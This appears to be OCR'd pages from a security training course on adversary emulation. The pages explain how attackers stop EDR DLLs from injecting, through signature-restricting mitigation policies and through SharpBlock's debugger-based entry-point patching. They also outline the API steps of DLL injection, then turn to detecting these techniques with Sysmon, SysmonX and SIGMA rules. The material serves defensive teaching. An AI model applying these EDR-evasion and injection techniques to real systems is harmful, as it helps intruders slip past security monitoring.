
Is there any way we could prevent the EDR library from being loaded?

Prevent AV / EDR Injection

As previously described, EDRs will inject their DLL into any (protected) process. This is, ironically, very similar to typical malware behavior.

In this example, we've installed McAfee's end point protection on a test workstation and checked the loaded DLLs in powershell's virtual memory space. We quickly found a DLL with the name ATPAmsiGuard, which is a DLL that is not loaded by default. Upon further inspection, we can deduce that this is a DLL that got injected by the McAfee EDR. The same behaviour is exhibited by other EDR tools and even Microsoft-native tools such as ExploitGuard.

Is there any way, however, we could prevent the EDR library from being loaded? Spoiler alert: If you read the title of the slide / this section, you'll already guess that it is indeed possible.



Prevent AV / EDR Injection – Manipulating ProcThreadAttributes (1)

How could adversaries prevent an EDR from injecting in a process? Note that the malicious process is created by the adversary…Let's have a look at the CreateProcess function! One of the parameters in this function is "CreationFlags"; let's investigate what kind of flags we can set here… The list of flags is quite large, but some of the more interesting ones include CREATE_SUSPENDED (used by process hollowing and command-line argument spoofing), EXTENDED_STARTUPINFO_PRESENT and DEBUG_PROCESS.


For our current use case, the EXTENDED_STARTUPINFO_PRESENT is the most relevant one. By leveraging this flag, we can instruct a process to start with additional startup information that we can define (and thus manipulate) ourselves.

We will leverage the DEBUG_PROCESS flag a little bit later.

References:

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

https://docs.microsoft.com/en-us/windows/win32/procthread/process-creation-flags




Prevent AV / EDR Injection – Manipulating ProcThreadAttributes (2)
When further exploring the STARTUPINFOEX structure, we can see that it takes a startupinfo structure and an attribute list.

These attributes are highly interesting to us… What kind of attributes could we set?

One very interesting attribute for us to set is "PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY", which allows us to set certain protective controls.

While designed as a defensive control, this can also be used the other way around. We could, for example, set a policy that would block injection of non-Microsoft binaries…


For a list of all available mitigation policies, please refer to https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-updateprocthreadattribute.



Prevent AV / EDR Injection – Manipulating ProcThreadAttributes (3)

The code to create a process with these particular flags is quite complicated. In order to keep things simple, we are showing you the finished product on this slide. On the left, a regular PowerShell process; on the right, one with the "Signature restricted (Store only)" attribute. This means that only binaries or DLLs that are signed by the Microsoft store can be loaded.

As you can imagine, EDR vendors figured out this trick and have taken appropriate measures….




Prevent AV / EDR Injection – Manipulating ProcThreadAttributes (4)
EDR vendors and Microsoft quickly discovered that this could pose a problem and could be abused by adversaries. Most EDRs now have an agreement with Microsoft to have their DLLs signed; it should be noted, however, that NOT all EDR vendors have this agreement.

In the example on the slide, the ATPAmsiGuard DLL does not have the Microsoft digital signature, but the hooking DLL (EpMPThe.dll) does have it.

Reference:

https://twitter.com/SEKTOR7net/status/1187818929512730626



Prevent AV / EDR Injection – Debugger Tricks

As illustrated, most EDR tools have their key DLLs signed by Microsoft. So how have adversaries / red teamers adapted to this? EthicalChaos (@Ccob on Twitter) thought of a new way using the debug library. One of the debugging events supported is "LOAD_DLL_DEBUG_EVENT". LOAD_DLL_DEBUG_INFO contains all information about the DLL that is getting loaded, which makes it trivial to figure out all DLLs that are getting imported by the process being debugged. If a DLL gets injected into a process, it's trivial to block it by simply "patching" the DLL's entry point with a RET instruction. This way, the DLL is loaded, but exits immediately.

Prevent AV / EDR Injection – Debugger Tricks
EthicalChaos implemented this exact attack strategy in a tool called "Sharpblock". SharpBlock spawns an arbitrary process in debug mode (as seen on line 674). In case a LOAD_DLL_DEBUG event is triggered, SharpBlock will check if the DLL that's loaded should get patched or not. If it should get patched, it does so by sending a 0xc3 (opt code for a RET statement) to the entry point of the DLL, making it exit immediately!

One might think that this is a similar situation as "Hookception", as patching a DLL at its entry point could rely on using functions that are hooked themselves.

SharpBlock, however, leverages the previously explained Manual Mapping strategy to avoid this.

Reference:

https://github.com/CCob/SharpBlock


Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.



Process Injection Detection

In the case of process injection, a detection for this entire technique is not feasible. There are many different variants and operational implementations, which warrants breaking detections down based on “subtechniques”, e.g., DLL Injection, Reflective DLL Injection, etc. Focusing on a subtechnique allows you to determine the scope of your detection rules and will help prevent loss of focus and accuracy in terms of detection.

In the case of process injection techniques, often Windows API functions are used. With a specific subtechnique in mind to detect, the next step would be to determine how that technique is implemented and which API functions it uses.

Interesting aspects to look into that will help in understanding the functions and technique are:

- When these API calls are used, what kind of data do we expect to see?
- What is the implicit and explicit behavior of this attack? How can an attacker change certain things while still being able to perform the attack? What are certain operational variations he/she can implement?

To get some inspiration, it would be interesting to look at proof of concept code on GitHub with different implementations. After identifying which functions are used, determine if an attacker could use any other Win32 API calls to perform the same task. Going through this process allows you to understand the technology behind the attack and enables understanding of different variants by which an attacker could change function or API calls while keeping the same behavior of the attack.


Knowing which API and function calls are used to implement the injection we want to detect, the next step is to figure out what type of logs will be triggered when they are executed. Which APIs will result in which data sources being logged by Sysmon? The guys at SpecterOps created a project called: Mapping Windows

APIs to Sysmon Events, which mapped out how Sysmon performs its logging. This project goes through what APIs are being funneled through a given Event Registration Mechanism (ERM) and how Sysmon utilizes that process to create a specific event ID. Additionally, the API-to-Event repo documents the relationships between API functions and security events that get generated when using such functions.

Combining all of this knowledge, we know which API functions to look out for and which logs will be generated when they are used.

References:

https://github.com/jsecurity101/Windows-API-To-Sysmon-Events
https://docs.google.com/spreadsheets/d/1T4sm1freM4KJk9Wu8GNxDQDRPur7159kcUji9pk03xU/edit#gid=0
https://github.com/hunters-forge/API-To-Event
https://docs.google.com/spreadsheets/d/1Y3MHsgDWj_xH4qrqIMs4kYJq1FSuqv4LqIrcX24L10A/edit#gid=0




A Concrete Example: (Reflective) DLL Injection
Let's look at a concrete example that makes use of the steps explained beforehand. We'll figure out how DLL injection is implemented and how we can detect its use.

1. Get a handle of the target process by calling OpenProcess.
2. Call VirtualAllocEx to have a space to write the evil DLL path.
3. Call WriteProcessMemory to write the path in the allocated memory.
4. Execute the code in the target using, e.g., CreateRemoteThread.

This implementation makes use of four distinct API calls: OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread. On first sight, looking at the API to Sysmon event mapping, only two of those APIs have a corresponding Sysmon event ID. A first, simple detection rule, would make use of those Sysmon events and look for the listed APIs. However, OpenProcess and CreateRemoteThread can be replaced by an alternative API call. To make sure we detect variations on this implementation, we should investigate what other functions can be used and extend our detection based on that.

Still, there are certain APIs that do not have a corresponding Sysmon ID. As an attacker, we could bypass detection by avoiding event generation through the use of such APIs. On the next side, we'll see how to do that using another technique called Process Hollowing, which makes use of some specific APIs that do not generate Sysmon events. However, while certain API functions are blind spots in terms of Windows or Sysmon events, they can still be monitored by EDR tools. We'll see how they do this (and how to get around it) in a section on bypassing the Windows native API.



A Practical Example – SYSMONX
Sysmon already relies on ETW for some of its logging capabilities: The "network connection" event (ID 3), in fact, leverages Windows Kernel Tracing and looks for the "net" keyword. Sysmon can, however, not currently be further extended to leverage for example additional keywords. For mature organizations that are attempting to perform custom detection engineering, this would be a very useful feature!

This is a gap the open-source project SysmonX is trying to bridge. At the same time, SysmonX wants to be an easy "drop-in" installation on top of Sysmon. Some of the additional detection use cases that are currently supported by SysmonX (not exhaustive):


- Command line and child-parent relationship spoofing
- WMI activity across all namespaces (not just "root:subscription")
- Common userspace process injection techniques

SysmonX is maintained by Marcos Oviedo and can be found on GitHub!

Source: https://github.com/marcosd4h/sysmonx

SYSMON VS PROCESS TAMPERING

In January 2021, Sysmon v13 was released, which included a new event ID for process tampering (event ID 25). This event is generated when a process image is changed from an external source, such as a different process.



Sysmon event ID 25 is, however, still prone to false positives.

The screenshot on the left is a successful detection of process hollowing., while the screenshot on the right is a false positive.

Any rules relying on event ID 25 will thus require fine-tuning.

Sysmon vs. Process Tampering
In January 2021, Sysmon v13 was released, which included a new event ID for process tampering (event ID 25). This event is generated when a process image is changed from an external source, such as a different process.

Sysmon event ID 25 is, however, still prone to false positives. The screenshot on the left is a successful detection of process hollowing., while the screenshot on the right is a false positive. Any rules relying on event ID 25 will thus require fine-tuning.

Sometimes, it also simply doesn't detect process tampering activities. Tests have been done using advanced malware such as TrickBot and BazarLoader, which did not trigger an event ID 25.

References:
https://www.bleepingcomputer.com/news/microsoft/microsoft-sysmon-now-detects-malware-process-tampering-attempts/

https://twitter.com/_EthicalChaos_/status/1348940142501896197

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Implement AppLocker	Medium	Medium	Bypass strategies are available
Configure ExploitGuard	Medium	High	Can be very effective when properly configured
Configure Attack Surface Reduction	Medium	Medium	Bypass strategies are available
Enforce PowerShell CLM	Medium	Medium	Bypass strategies are available

Detection Logic	Logs required?	False positive ratio?	Comment?
Analyze command-line arguments	Process Creation (Sysmon event ID 1)	Medium	Would require context on user base (e.g., HR user running wscript.exe is suspicious)
Analyze parent-child relationships	Process Creation (Sysmon event ID 1)	Medium	Highly effective analysis mechanism, but can be bypassed
Detect process image tampering	Process Creation (Sysmon event ID 25)	Medium	Relatively new and still prone to false positives
PowerShell Script Block Logging	PowerShell SBL (Event ID 4104)	Low / Medium	Would only cover PowerShell
Antivirus logs	AV logs	Low	AV could pick up on standard payloads

144

Summarizing Prevention / Detection
Most of the attack strategies discussed in this section don't require elevated privileges and leverage built-in Microsoft components. They are thus hard to prevent.

There are, however, some interesting controls that can be leveraged:

- Implement AppLocker
- Configure ExploitGuard
- Configure Attack Surface Reduction
- Enforce PowerShell CLM

Many of the described strategies can be detected by looking for suspicious uses of built-in Windows tools. When Sysmon "Process Creation" (event ID 1) or Windows "Process Creation" (event ID 4688) logs are available, SIGMA use cases can be used to alert on abnormal behavior.

Here are some of the key strategies to detect initial execution:

- Analyze command-line arguments
- Analyze parent-child relationships
- Detect process image tampering
- PowerShell Script Block Logging
- Antivirus logs

Florian Roth's SIGMA repository includes many example rules! Don't reinvent the wheel—reuse, adapt, and contribute. ☺

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

EXERCISE: BYPASSING MODERN SECURITY PRODUCTS

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

